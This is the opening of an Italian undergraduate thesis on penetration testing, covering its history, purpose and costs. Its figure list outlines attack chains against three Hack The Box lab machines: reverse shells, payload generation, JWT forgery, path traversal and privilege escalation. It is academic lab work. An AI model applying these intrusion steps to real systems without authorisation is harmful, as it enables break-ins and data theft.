UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea Triennale in Ingegneria Informatica e dell'Automazione

TESI DI LAUREA

Realizzazione di penetration test relativi a scenari differenti per la simulazione di attacchi di cybersecurity

Realization of penetration tests concerning different scenarios to simulate cybersecurity attacks

Relatore

Prof. Domenico Ursino

Candidata

Arianna Agresta

ANNO ACCADEMICO 2021-2022

"Sono convinto che l'informatica abbia molto in comune con la fisica. Entrambe si occupano di come funziona il mondo a un livello abbastanza fondamentale. La differenza, naturalmente, è che mentre in fisica devi capire come è fatto il mondo, in informatica sei tu a crearlo. Dentro i confini del computer, sei tu il creatore. Controlli - almeno potenzialmente - tutto ciò che vi succede. Se sei abbastanza bravo, puoi essere un dio. Su piccola scala."

Linus Torvalds, iniziatore dello sviluppo del kernel Linux

Sommario

Ogni giorno nel mondo viene utilizzato un numero consistente di strumenti informatici. Affinché il loro utilizzo risulti essere sicuro e con rischi minimi, evitando, quindi, perdite di dati e informazioni sensibili, vi è un settore della cybersecurity che permette di individuare le vulnerabilità di un sistema informatico e sfruttarle, al fine di comprendere i possibili passi di un hacker e prevenire i danni che esso può causare. I processi di questo tipo sono chiamati penetration test; essi sono operazioni speciali condotte per rilevare e risolvere i problemi all'interno di diversi ecosistemi informatici. In poche parole, i pentest sono servizi di test di vulnerabilità con i quali le organizzazioni possono rendere più resilienti diversi sistemi informatici; quindi, i rischi vengono mitigati prima che le organizzazioni e i loro clienti sentano l'impatto di tali problemi. L'obiettivo principale di questa tesi è introdurre il concetto di penetration test, partendo dalla definizione e dalla storia, per arrivare alle vulnerabilità analizzabili, alle varie tipologie e alla struttura di un penetration test completo. Inoltre, verrà introdotta una serie di tecnologie coinvolte e di strumenti specifici del settore, che verranno utilizzati, poi, durante un'analisi di varie situazioni reali di penetration test in scenari differenti.

Keyword: Cybersecurity; Penetration test; Vulnerabilità; Ethical hacking; Sistemi informatici; Pentest.

Indice

Introduzione **1**

1 I Penetration Test **4**
1.1 Storia e definizione . . . 4
1.1.1 Cosa sono i Penetration Test . . . 4
1.1.2 Background storico dei PT . . . 5
1.1.3 Importanza, vantaggi e svantaggi dei PT . . . 7
1.2 Vulnerabilità principali . . . 9
1.2.1 Broken Access Control . . . 10
1.2.2 Injection . . . 12
1.2.3 Security Misconfiguration . . . 14
1.2.4 Vulnerable And Outdated Components . . . 15
1.3 Tipi di Penetration Test . . . 16
1.3.1 I tre approcci per risorse . . . 16
1.3.2 Tipologia per target . . . 17
1.3.3 Distinzione per modalità di esecuzione . . . 20
1.4 Fasi di esecuzione di un Penetration Test . . . 21
1.4.1 Information Gathering . . . 21
1.4.2 Vulnerability Analysis . . . 22
1.4.3 Exploitation . . . 23
1.4.4 Post-Exploitation . . . 25

2 Le Tecnologie Coinvolte **26**
2.1 Kali Linux . . . 26
2.2 Hack The Box . . . 27
2.3 BurpSuite . . . 28
2.4 Enumerazione . . . 29
2.4.1 Nmap . . . 29
2.4.2 Gobuster . . . 30
2.5 Shell . . . 31
2.5.1 Netcat . . . 32
2.5.2 SSH . . . 33
2.6 Exploitation . . . 33
2.6.1 Searchsploit . . . 34
2.6.2 Metasploit . . . 34

3 Penetration test relativi al primo scenario **36**
3.1 Information Gathering 36
3.2 Vulnerability Analysis 38
3.3 Exploitation 41
3.4 Post-Exploitation 45

4 Penetration test relativi al secondo scenario **50**
4.1 Information Gathering 50
4.2 Vulnerability Analysis 53
4.3 Exploitation 57
4.4 Post-Exploitation 61

5 Penetration test relativi al terzo scenario **64**
5.1 Information Gathering 64
5.2 Vulnerability Analysis 67
5.3 Exploitation 69
5.4 Post-Exploitation 80

6 Conclusioni **84**
6.1 Discussione sul lavoro svolto 84
6.2 Possibili sviluppi futuri 85

Bibliografia **87**

Ringraziamenti **89**

Elenco delle figure

1.1 Sala di controllo dell'AN/FSQ-32 . . . 6
1.2 Trend del danno monetario relativo a crimini informatici. . . . 8
1.3 Vittime in Italia di Cyber attacchi nel 2021 . . . 9
1.4 Confronto delle Top 10 nel 2017 e nel 2021 . . . 10
1.5 Schema semplificato di un accesso hacker con Broken Access Control per effettuare transazioni monetarie con privilegi Admin . . . 12
1.6 Esempio di funzionamento di un attacco SQL Injection . . . 13
1.7 Esempio di Security Misconfiguration . . . 14
1.8 Esempio di Vulnerable and Outdated Components . . . 16
1.9 Confronto dei tre approcci di penetration test . . . 18
1.10 Network Pentest interno ed esterno . . . 19
1.11 Fasi di un penetration test . . . 21
1.12 Lista di alcune CVE . . . 23
1.13 Esempio di funzionamento di una Reverse Shell . . . 24
1.14 Scalata orizzontale e verticale a confronto . . . 25

2.1 Schermata di accesso di Kali Linux su macchina VMware . . . 27
2.2 Esempio di creazione di un server proxy con FoxyProxy . . . 28
2.3 Esempio di esecuzione di un comando Nmap . . . 30
2.4 Esempio di esecuzione di un comando Gobuster . . . 31
2.5 Differenza tra Bind e Reverse Shell . . . 32
2.6 Esempio di conessione Netcat per una Reverse Shell . . . 32
2.7 Funzionamento del protocollo SSH . . . 33
2.8 Esempio di ricerca ed esecuzione con Searchsploit . . . 34
2.9 Output d'apertura del database di metasploit . . . 35

3.1 Scansione dell'indirizzo IP con nmap . . . 37
3.2 Sito raggiunto dall'indirizzo IP . . . 37
3.3 Informazioni sul software di creazione del sito . . . 37
3.4 Searchsploit sul software Gym Management . . . 38
3.5 Exploit di Gym Management . . . 38
3.6 Tentativo di accesso al path `/upload.php` . . . 39
3.7 Setting della variabile proxy . . . 39
3.8 Prima parte del file Python modificato . . . 39
3.9 Seconda parte del file Python modificato . . . 40

3.10 Esecuzione del programma in Python sulla Shell 40
3.11 Intercettazione su BurpSuite 40
3.12 Inoltro della richiesta su BurpSuite 41
3.13 Apertura della Web Shell 41
3.14 Configurazione della Shell con nishang 42
3.15 Connessione alla porta 9001 con Netcat 42
3.16 Corretta esecuzione del comando `curl` 42
3.17 Attivazione della PowerShell 43
3.18 Settaggio di winPEAS 43
3.19 Localizzazione con winPEAS dell'utente 44
3.20 Porte aperte trovate con winPEAS 44
3.21 Navigazione della Shell di shaun per trovare il file `user.txt` 44
3.22 Ricerca con searchsploit di exploit su CloudMe 45
3.23 Script dell'exploit su CloudMe 45
3.24 Comando curl su Web Shell per Chisel 46
3.25 Eseguibile di Chisel su Linux 46
3.26 Comando di Reverse tunneling 46
3.27 Esplorazione della directory `include` 47
3.28 Apertura del file `db_connect.php` 47
3.29 Connessione al database MySQL 47
3.30 Database MariaDB vuoto 48
3.31 Trovata una variabile *msfvenom* sullo script di CloudMe 48
3.32 Creazione del payload per la Reverse Shell 48
3.33 Inserimento del payload nello script di CloudMe 49
3.34 Connessione con PowerShell al sistema 49

4.1 Scansione dell'indirizzo IP con nmap 51
4.2 Tentativo di accesso all'indirizzo IP fornito 51
4.3 Comando `curl` sull'indirizzo IP 51
4.4 Inserimento dell'host in `/etc/hosts` 52
4.5 Interfaccia del sito `academy.htb` 52
4.6 Accesso alla home page del sito dopo il login 52
4.7 Scansione delle directory con Gobuster 53
4.8 Interfaccia login in `admin.php` 53
4.9 Intercettazione con BurpSuite della chiamata a `register.php` 54
4.10 Modifica del parametro `roleid` con il Repeater 54
4.11 Schermata di accesso in admin.php 55
4.12 Pagina di debugging relativa al framework Laravel 55
4.13 Ricerca di exploit con Searchsploit su Laravel 55
4.14 Ricerca di Laravel su Metasploit 56
4.15 Comando `show options` per Laravel su Metasploit 56
4.16 Variabile `APP_KEY` di Laravel 56
4.17 Setting delle opzioni per l'esecuzione dell'exploit 57
4.18 Esecuzione dell'exploit e apertura di una Command Shell 57
4.19 Token CSRF su BurpSuite 58
4.20 Utilizzo di Cyberchef per decriptare il Token CSRF 58
4.21 Decrypting del parametro `value` 59
4.22 Connessione con Netcat alla porta `9001` 59
4.23 Reverse Shell di Academy 59
4.24 Utenti con accesso alla macchina Academy 60
4.25 Accesso alla Shell di `cry0l1t3` 60

4.26 Ricerca delle credenziali sul file `.env` di Laravel 60
4.27 Accesso con SSH alla Shell dell'utente `cry0l1t3` 61
4.28 Registro `audit` in `/var/log` 62
4.29 Uso di aureport per trovare credenziali di accesso 62
4.30 Accesso con SSH alla Shell dell'utente `mrb3n` 62
4.31 Verifica dei permessi `sudo` sull'utente 63
4.32 Privilege escalation con il file binario *GFTOBins* 63

5.1 Scansione dell'indirizzo IP con nmap 65
5.2 Sito web di Hackmedia 65
5.3 Form di registrazione 66
5.4 Form di login 66
5.5 Accesso a `/dashboard` 66
5.6 Reindirizzamento su `/pricing` 67
5.7 Reindirizzamento su `/upload` 67
5.8 Token intercettato da BurpSuite con l'autenticazione 68
5.9 Sito `jwt.io` per la codifica del Token JWT 68
5.10 Apertura del sito con informazioni sul `jwks` 69
5.11 Contenuto del file `jwt.header` 69
5.12 Modifica del file `jwt.header` 70
5.13 Encoding del `jwt.header` in base64 70
5.14 Modifica dell'header su BurpSuite 70
5.15 Connessione Netcat sulla porta 8000 71
5.16 Inserimento di un nuovo parametro `jku` modificato 71
5.17 Reinserimento dell'header modificato su BurpSuite 71
5.18 Hit di successo sulla porta `8000` 72
5.19 Form di login all'indirizzo `/dashboard` 72
5.20 Generazione di nuove chiavi con *ssh-keygen* 72
5.21 Esecuzione del comando `openssl` 73
5.22 Conversione dal formato hex a base64 dell'esponente 73
5.23 Conversione dal formato hex a base64 del modulo 74
5.24 Modifica del file `jwks` con esponente e modulo personalizzati 74
5.25 Generazione della chiave pubblica con `openssl` a partire dalla chiave privata 74
5.26 Inserimento delle chiavi generate sul sito `jwt.io` 75
5.27 Generazione del nuovo Token JWT su `jwt.io` 75
5.28 Inserimento del Cookie nell'Inspector 76
5.29 Accesso alla dashboard dell'Admin 76
5.30 Errore 404 nel reindirizzamento 76
5.31 Secondo errore 404 nel reindirizzamento 77
5.32 Terzo errore 404 nel reindirizzamento 77
5.33 Caratteri Unicode per la normalizzazione 78
5.34 Inserimento di più percorsi relativi con Unicode 78
5.35 Superamento del filtro con percorsi relativi 78
5.36 Utilizzo del Repeater per esplorare la directory `/proc/self/cmdline` . . . 79
5.37 Utilizzo del Repeater per esplorare la directory `/proc/self/environ` . . . 79
5.38 Apertura di `app.py` 79
5.39 Trovate le credenziali di accesso in `db.yaml` 80
5.40 Accesso con SSH alla Shell dell'utente 80
5.41 Verifica dei permessi `sudo` 81
5.42 Apertura del file `treport` 81
5.43 Generazione della chiave SSH con *ssh-keygen* per l'autorizzazione 82

5.44 Download del file `treport` con metodo di wrapping e con chiave generata . 82
5.45 Accesso con SSH alla Shell Root 82

Introduzione

Al giorno d'oggi, il tema della sicurezza informatica risulta essere uno dei più importanti e delicati da analizzare. L'importanza della cybersecurity cresce di pari passo con l'aumento della digitalizzazione e del progresso tecnologico; infatti, la maggior parte delle imprese di ogni dimensione necessita il trasferimento di dati sensibili sulla rete, i quali rappresentano una risorsa fondamentale, soprattutto a livello economico. Di conseguenza, garantire la protezione di tali dati da potenziali utenti malintenzionati che possono entrare in loro possesso, sfruttandoli per un accrescimento economico e di potere, diventa una questione prioritaria.

La sicurezza informatica, in generale, consiste nell'insieme dei mezzi, delle tecnologie e delle procedure tesi alla protezione dei sistemi informatici in termini di disponibilità, confidenzialità e integrità dei beni o degli asset informatici. Per garantire la protezione di tali sistemi vengono coinvolti elementi tecnici che permettono di individuare le minacce, le vulnerabilità e i rischi associati ai beni informatici, al fine di proteggerli da possibili attacchi (interni o esterni) che potrebbero provocare danni diretti o indiretti alle aziende o alle singole persone. Anche la divulgazione di pochi dati sensibili potrebbe provocare danni enormi, sia per il singolo cliente che per l'intera azienda. Ad esempio, un attaccante in possesso di dati bancari di un utente vittima potrebbe effettuare transazioni monetarie, acquisti o stipulare abbonamenti online; tutto ciò viene eseguito, ovviamente, ai danni dell'utente che ha subito il furto dei dati, il quale viene derubato non solo dei dati bancari, ma anche di quelli personali.

In generale, sono in costante aumento gli attacchi informatici che vanno a buon fine, provocando danni a istituzioni, aziende e privati cittadini. I criminali informatici possono prendere di mira un singolo utente o un'intera organizzazione aziendale; in ogni caso, essi sono in grado di entrare in possesso di informazioni importanti e potenzialmente molto dannose. Per contrastare questi attacchi è possibile attuare, nel proprio piccolo, accorgimenti essenziali, come ad esempio ignorare email provenienti da mittenti sospetti (fenomeno del *phishing*), oppure evitare l'utilizzo di password facili e intuitive, oppure non aprire link dei quali non si conosce l'origine, poiché potrebbero celare dei *malware* di diverso tipo.

La presente tesi ha lo scopo di analizzare una tecnica utilizzata soprattutto in ambito aziendale per individuare potenziali vulnerabilità che potrebbero essere sfruttate dagli hacker; tale tecnica va sotto il nome di *penetration test*. Essa consiste nell'esaminare le possibili debolezze di un sistema e sfruttarle per accedere ad esso, in modo tale da analizzare le possibili conseguenze di un'intrusione. Quindi, durante un penetration test si agisce come un potenziale utente malevolo, così da comprendere tutti i possibili danni che esso può provocare. Così facendo, una volta individuata una possibile falla nella sicurezza di un sistema, è possibile intervenire per porvi rimedio. In generale, i penetration test sono molto costosi,

essendo anche molto specifici; tuttavia, questa è una spesa che un'azienda deve considerare di affrontare per proteggersi dalla perdita di dati causata dagli attacchi hacker. Spesso, infatti, il danno monetario di tale perdita supera di gran lunga il costo di un penetration test approfondito.

All'interno della presente tesi sono stati analizzati, con l'uso dei penetration test, tre scenari reali e diversi l'uno dall'altro. Questi sono dei sistemi fittizi, forniti dalla piattaforma HackTheBox, la quale mette a disposizione una serie di scenari verosimili per simulare degli attacchi reali. Ciascuno dei sistemi analizzati e testati risulta essere diverso dall'altro, sia per quanto concerne la difficoltà, sia per il sistema operativo; quindi, sono state affrontate vulnerabilità differenti e sono stati utilizzati strumenti e tecnologie distinti.

Il penetration test, all'interno della presente trattazione, è stato affrontato partendo da un'analisi approfondita del suo background storico e dalla sua definizione generale nell'ambito della cybersecurity. Inoltre, sono stati anche sottolineati vantaggi e svantaggi di questa tipologia di test, soprattutto in un'ottica aziendale. Successivamente, sono state analizzate alcune delle vulnerabilità più comuni e pericolose che possono essere trovate attraverso un penetration test; nella tesi vengono descritte soltanto alcune delle più importanti, poiché effettivamente se ne possono riscontrare tantissime. La descrizione del penetration test prosegue con la presentazione dei vari tipi di test, che possono distinguersi tra di loro per informazioni di partenza, modalità di esecuzione e oggetto d'analisi; infine, vengono descritte le varie fasi che compongono un penetration test reale.

Per l'esecuzione dei test sulle tre macchine prima citate sono state utilizzate svariate tecnologie, che vengono descritte dettagliatamente nella tesi. Ogni passo di un penetration test è caratterizzato dal proprio strumento di lavoro, che viene tipicamente utilizzato anche dai pentester professionisti. Il sistema operativo che è stato utilizzato è Kali Linux, data la sua predisposizione ad operazioni di penetration testing e, quindi, la presenza nel suo kit di base di tutti gli strumenti che possono servire per effettuare questo tipo di test. Pertanto, le tecnologie utilizzate sono state suddivise in sezioni, e a ciascuna di esse è stato dedicato uno spazio in cui sono stati descritti i passaggi effettuati e le caratteristiche principali; in questo modo, è possibile seguire ciò che è stato scritto per poter provare individualmente l'esecuzione di un penetration test.

La tesi, quindi, è strutturata come di seguito specificato:

- Nel primo capitolo viene presentata la storia e la definizione del penetration test, sottolineando le motivazioni che lo hanno reso indispensabile e il suo sviluppo. Successivamente, vengono trattate le vulnerabilità che possono essere riscontrate nel Web, seguendo la classifica delle 10 vulnerabilità stilata dall'*Open Web Application Security Project* (*OWASP*); tra queste vengono descritte in dettaglio le più importanti. Proseguendo, vengono presentate le varie tipologie di penetration test seguendo i tre criteri di distinzione, cioè risorse a disposizione, oggetto d'analisi e modalità d'esecuzione. Infine, il capitolo tratta le quattro fasi principali che compongono un penetration test.

- All'interno del secondo capitolo vengono descritti le tecnologie e gli strumenti principali che verranno utilizzati in seguito, così da favorire la comprensione delle tecniche d'attacco scelte per l'esecuzione dei penetration test su macchine reali. Vengono presentati, innanzitutto, il sistema operativo Kali Linux, la piattaforma HackTheBox per le macchine e una serie di tool e software utilizzati per eseguire gli attacchi.

- Il terzo capitolo è il primo riguardante l'esecuzione di un penetration test su macchina reale. La box attaccata è chiamata Buff, ed è l'unica delle tre basata su sistema operativo Windows. Dopo aver raccolto le informazioni necessarie allo svolgimeto dell'attacco, verrà sfruttato il software Web in esecuzione sul sito fornito attraverso un exploit

pubblico. Successivamente, attraverso varie tecniche di Reverse Shell, si otterrà l'accesso ai flag User e Root.

- Il quarto capitolo descrive l'esecuzione del penetration test su una macchina Linux, chiamata Academy. Per l'attacco, in seguito alla raccolta delle informazioni necessarie, viene sfruttata una vulnerabilità del framework Laravel, traendo vantaggio da una pagina di registrazione vulnerabile e utilizzando un payload serializzato per ottenere l'accesso alle credenziali dell'amministratore da un database e conquistare il flag User. Infine, si sfrutteranno i registri di autenticazione per arrivare al flag Root.

- Il quinto capitolo tratta l'attacco alla macchina Unicode; questa è l'ultima trattata ed è basata su sistema operativo Linux. L'intera esecuzione del pentest consiste nell'aggirare il filtraggio Web degli input, sfruttando la normalizzazione dei caratteri Unicode e utilizzando un bug di attraversamento delle directory. Successivamente, utilizzando i concetti di Token JWT e di chiavi pubbliche/private, si otterrà l'accesso al Server e, quindi, si otterranno i flag User e Root per la conclusione del penetration test.

- Infine, nel sesto capitolo, verranno tratte le conclusioni in merito al lavoro svolto e verrà fornita una breve visione su possibili sviluppi futuri.

CAPITOLO 1

I Penetration Test

In questo primo capitolo viene introdotto il processo operativo principale di valutazione e analisi della sicurezza di un sistema informatico o di una rete, cioè il penetration test. In particolare, viene posta attenzione principale sulla definizione di tale processo e la sua inquadratura a livello storico e sociale, comprendendo anche l'evoluzione e l'importanza assunta nel tempo. Verranno, anche, sottolineati lati positivi e negativi dei penetration test, in modo da fornire un'inquadratura generale. A questo punto, si passerà alla descrizione delle principali vulnerabilità che possono essere trovate grazie ai penetration test, inquadrandone le caratteristiche significative e alcuni metodi di prevenzione, per poi introdurre le tipologie di test che si possono svolgere. Infine, ci si concentrerà sulla presentazione delle varie fasi di esecuzione che compongono un penetration test, per introdurne il funzionamento.

1.1 Storia e definizione

Nell'ambito della progettazione ed implementazione di Sistemi IT, la Cybersecurity risulta essere un aspetto fondamentale che permette di identificare e prevenire rischi, minacce e vulnerabilità che utenti malintenzionati potrebbero sfruttare per addentrarsi nel sistema. Per avere maggiori possibilità di rimanere illesi, le difese di una rete o sistema devono essere continuamente monitorate e testate: entrano, quindi, in gioco i Penetration Test.

1.1.1 Cosa sono i Penetration Test

Il *penetration test*, denominato, anche, più semplicemente, *pentest* o *PT*, può essere definito come la tecnica di sicurezza informatica utilizzata per identificare ed esaminare le vulnerabilità del sistema e le possibili conseguenze derivabili da un'intrusione. Come definito da Weidman [2014], un pentest prevede la simulazione di attacchi reali per valutare il rischio connesso a potenziali violazioni della sicurezza. In particolare, i tester non scoprono solo vulnerabilità che potrebbero essere utilizzate dagli aggressori ma le sfruttano, ove possibile, per valutare cosa potrebbero guadagnare tali utenti malevoli dopo un *exploit* di successo. Con tale termine, si indica la fase in cui si cerca di sfruttare attivamente i punti deboli del sistema o rete.

L'idea alla base dei penetration test è, quindi, l'identificazione e l'utilizzo autorizzato e legale di falle all'interno di una macchina, usufruendo degli stessi strumenti e tecniche di un potenziale aggressore. In questo modo è possibile effettuare delle valutazioni in merito alla solidità delle difese di un sistema e, quindi, agire in modo preventivo per evitare attacchi sulle vulnerabilità.

I PT vengono eseguiti da figure chiamate "*Ethical Hacker*", i quali utilizzano mentalità e tecniche degli attaccanti, sfruttando quelle che vengono definite tecniche di Ethical Hacking. Tali figure sono capaci perciò di simulare, anticipare e prevenire attacchi informatici. L'Ethical Hacker è, dunque, in grado di infiltrarsi in reti protette senza autorizzazioni attraverso i PT, di testare l'efficacia dei sistemi di sicurezza aziendale e di valutare l'efficacia delle misure adottate fino a quel momento.

Il pentest risulta essere una misura proattiva di sicurezza informatica perché comporta miglioramenti coerenti che si basano sui report generati dal test. Ciò differisce dagli approcci non proattivi, che mancano della lungimiranza per migliorare le debolezze man mano che si presentano. Ad esempio, un approccio non proattivo implicherebbe che un'azienda aggiorni il proprio firewall solo dopo che si verifica una violazione dei dati. L'obiettivo delle misure proattive, come il PT, invece, è quello di ridurre al minimo il numero di aggiornamenti retroattivi e di massimizzare la sicurezza di un'organizzazione.

Il lavoro deve essere attentamente documentato con dei report, che tangano traccia dei mezzi utilizzati dai Pen Tester per ottenere le informazioni, dei passaggi e dei processi effettivi utilizzati per eseguire i test e, infine, dei risultati osservati. In questo modo, gli sviluppatori possono riprodurre in un secondo momento le vulnerabilità e sfruttarle, nell'ottica di studiarle e risolverle.

I penetration test, inoltre, risultano essere differenti dal *Vulnerability Assessment*, cioè l'individuazione delle vulnerabilità. Spesso tali processi vengono confusi e assimilati in un unico contesto, quindi è opportuno sottolinearne la distinzione, come evidenzia Engebretsonn [2013] all'interno della sua pubblicazione.

Una valutazione delle vulnerabilità consiste nella revisione di sistemi e servizi per individuare eventuali problemi di sicurezza che potrebbero essere sfruttati, mentre un test di penetrazione compie un passo successivo, traendo vantaggio dalle vulnerabilità individuate con la valutazione. Ciò significa che il Vulnerability Assessment viene incluso tra gli step principali di un Pen Test, in modo tale da simulare un attacco hacker in tutte le sue fasi.

1.1.2 Background storico dei PT

Verso la metà degli anni '60, più utenti iniziarono a condividere le stesse risorse su linee di comunicazione comuni con l'avvento del time sharing. Questo fenomeno portò il settore IT a riflettere sulla necessità di agire nel campo della sicurezza informatica, in modo tale da poter proteggere e rendere sicuri i dati condivisi. Molti studiosi definiscono proprio il 1960 come l'anno della vera svolta per la cybersecurity.

Nel 1965 molti dei maggiori esperti di sicurezza informatica degli Stati Uniti tennero una delle prime importanti conferenze sui sistemi di sicurezza, il *System Development Corporation* (SDC). Durante tale conferenza, fu reso noto che un dipendente della SDC era stato in grado di aggirare le misure di sicurezza dell' AN/FSQ-32 della SDC, un solid state computer utilizzato in ambito militare (Figura 1.1). In seguito a tali dichiarazioni, fu formalmente avanzata la proposta di utilizzare dei metodi di computer penetration per studiare la sicurezza dei sistemi informatici.

Nel 1967 fu indetta una nuova conferenza alla quale parteciparono molti specialisti del settore della sicurezza informatica, come Willis Ware, Harold Petersen, Rein Tern, Bernard Peters della *National Security Agency* (NSA) e tutta la RAND Corporation; durante l'incontro fu utilizzato per la prima volta il termine "penetrazione" come riferimento ad un attacco informatico. Nel corso della conferenza, la computer penetration viene formalmente identificata come una grave minaccia per i sistemi informatici on-line.

La minaccia della computer penetration fu sottolineata in un importante rapporto organizzato dal *Dipartimento della Difesa statunitense* (DoD) alla fine del 1967; il dipartimento si rivolse, poi, a Willis Ware per guidare una task force di esperti provenienti da NSA, CIA, DoD,



Figura 1.1: Sala di controllo dell'AN/FSQ-32

mondo accademico e industria per valutare formalmente la sicurezza dei sistemi informatici time-sharing. Molti dei maggiori esperti informatici del paese identificarono lo studio di Ware come documento definitivo sulla sicurezza informatica. Jeffrey R. Yost del Charles Babbage Institute ha più recentemente descritto il rapporto di Ware come "*di gran lunga lo studio più importante e approfondito su questioni tecniche e operative in materia di sicurezza dei sistemi informatici del suo tempo*".

Per capire meglio le debolezze del sistema, il governo federale e i suoi finanziatori ben presto cominciarono a organizzare squadre di penetratori, conosciute come *tiger teams*, per usare la computer penetration come test della sicurezza dei sistemi. Come scritto da Russell e Gangemi [1991], "*Le squadre Tiger erano squadre di cracker sponsorizzate dal governo e dall'industria che hanno tentato di abbattere la difesa dei sistemi informatici per scoprire, ed eventualmente ricoprire, buchi di sicurezza*".

Sebbene questi tiger teams sono stati in grado di scoprire alcune vulnerabilità, fu presto evidente che questo metodo aveva molti difetti, tra cui quello di non essere in grado di prevenire un secondo attacco di penetrazione e inaffidabilità a causa della scoperta di nuove vulnerabilità da nuove squadre. Divenne allora evidente la necessità di un approccio più rigoroso.

Uno dei principali esperti di computer penetration in quegli anni fu James P. Anderson, che ha lavorato per NSA, RAND e altre agenzie governative per studiare la sicurezza dei sistemi informatici. All'inizio del 1971, la U.S. Air Force assume la società privata di Anderson per studiare la sicurezza del suo sistema di time-sharing al Pentagono. Nel suo studio, Anderson ha delineato una serie di importanti fattori coinvolti nella computer penetration, descrivendo un attacco generale come sequenza dei seguenti passi:

1. trovare una vulnerabilità sfruttabile;
2. progettare un attacco intorno a essa;
3. testare l'attacco;
4. impadronirsi di una linea in uso;
5. eseguire l'attacco;
6. sfruttare l'ingresso per recupero delle informazioni.

Nel corso del tempo la sequenza di Anderson ha contribuito a guidare molti altri esperti di sicurezza, che si sono basati su questa tecnica per valutare la sicurezza dei sistemi time-sharing. In effetti, nonostante gli anni passati dallo studio di Anderson, tale sequenza rispecchia in maniera alquanto fedele i passaggi di un pentest moderno.

Nel 1993 Dan Farmer della Sun Microsystems e Wietse Venema della Eindhoven University of Technology pubblicarono un articolo intitolato "*Improving the Security of Your Site by Breaking into it*"; questo documento parla dell'"*uebercracker*", ovvero l'hacker che usa i propri programmi per l'hacking, invece di utilizzare gli script esistenti. Questo fa di un uebercracker una minaccia particolarmente difficile da individuare e pericolosa per la sicurezza dei sistemi. I due autori sottolinearono, quindi, che il proprietario di un sistema doveva essere capace di testare il proprio sistema pensando a se stesso come un hacker. Queste dichiarazioni permisero di definire il primordiale concetto di *Ethical Hacking*, coniato nello stesso anno dell'articolo da John Patrick della IBM, sul quale è basato il pentesting moderno.

Nei primi anni 2000 fu riconosciuta l'attività del penetration testing in maniera ufficiale, grazie a organizzazioni quali la *Open Web Application Security Project* (OWASP), che pubblicò la guida ufficiale al testing, con il primo framework ufficiale per il pentesting. Nel 2014 fu, poi, rilasciata la Versione 4 dell'OWASP, con significativi miglioramenti rispetto alle versioni precedenti.

1.1.3 Importanza, vantaggi e svantaggi dei PT

L'avanzare della digitalizzazione è evidente in ogni ambito e dimensione aziendale. Tutto questo, inevitabilmente, apre nuovi scenari e moltiplica le opportunità di aggressione da parte dei criminali informatici. I dati sono diventati una risorsa estremamente preziosa che deve essere protetta dalle intrusioni e dai tentativi di appropriazione. Le tecniche di attacco degli hacker sono sempre più sofisticate. Secondo l'*X-Force Threat Intelligence Index 2020* di IBM, il 60% degli attacchi informatici fa uso di credenziali rubate o approfitta della vulnerabilità dei software. Il pentesting consente di proteggersi dai diversi tipi di intrusione in un sistema informatico.

Nella sicurezza informatica, il Penetration test è un'attività di massima importanza, poiché aiuta a prevenire il furto di dati. Gli hacker, infatti, navigano a caccia di punti deboli e errori che possono risultare fatali sia sull'input sia sull'output dei dati per forzare i sistemi informatici. L'obiettivo del penetration test è simulare l'azione dell'aggressore per capire a quali livelli si trovano le anomalie e come porvi rimedio. Un rapporto del Ponemon Institute permette di avere a disposizione dati a dimostrazione del risparmio di denaro per le imprese. Secondo lo studio "*The economic value of prevention in the cybersecurity lifecycle*", il valore economico della prevenzione di un attacco informatico varia da 396.000 a 1.37 milioni di dollari, a seconda del tipo di attacco.

A prescindere dalla tipologia, il numero di crimini informatici è in aumento costante e sostenuto dal 2017 (Figura 1.2). Dal 2001 al 2021, l'ammontare del danno monetario causato dai crimini informatici denunciati all'Internet Crime Complaint Center (IC3) è aumentato in modo significativo. Nell'ultimo periodo riportato, la perdita annuale è stata di 6,9 miliardi di dollari, rispetto a 1 miliardo di dollari nel 2015.

La perdita monetaria è sicuramente uno dei motivi principali che induce le aziende a investire sui penetration test. Le organizzazioni aziendali dovrebbero eseguire regolarmente un test di penetrazione almeno una volta all'anno, per garantire una sicurezza di rete e una gestione IT più coerenti. A seconda poi del tipo di organizzazione e del modo in cui i dati vengono gestiti, i pentest possono essere più o meno frequenti. Ad esempio, un'azienda che lavora frequentemente online ha più probabilità di subire attacchi informatici rispetto ad un'altra società che lavora di rado con dati online; di conseguenza, la prima avrà bisogno di penetration test più approfonditi e più frequenti.

Figura 1.2: Trend del danno monetario relativo a crimini informatici.

Quindi, poiché il test di penetrazione non è una soluzione valida per tutti allo stesso modo, la necessità e la possibilità per le aziende di ricorrere al pen test dipendono da molti fattori, tra cui:

- La *dimensione* dell'impresa: le aziende che hanno una maggiore presenza online sono più vulnerabili e diventano bersagli più appetibili per gli hacker.
- I *costi*: i test di penetrazione possono essere costosi, quindi un'azienda con un budget ridotto potrebbe non essere in grado di eseguirli ogni anno.
- *Regolamentazione* e *conformità*: le organizzazioni di determinati settori sono obbligate per legge a svolgere alcune attività di sicurezza, incluso il pen test.
- L'uso dei *cloud*: un'azienda che utilizza cloud di terze parti potrebbe non avere l'autorizzazione a testare l'infrastruttura del provider. Il penetration test dovrebbe essere eseguito, in questi casi, dal fornitore del servizio.

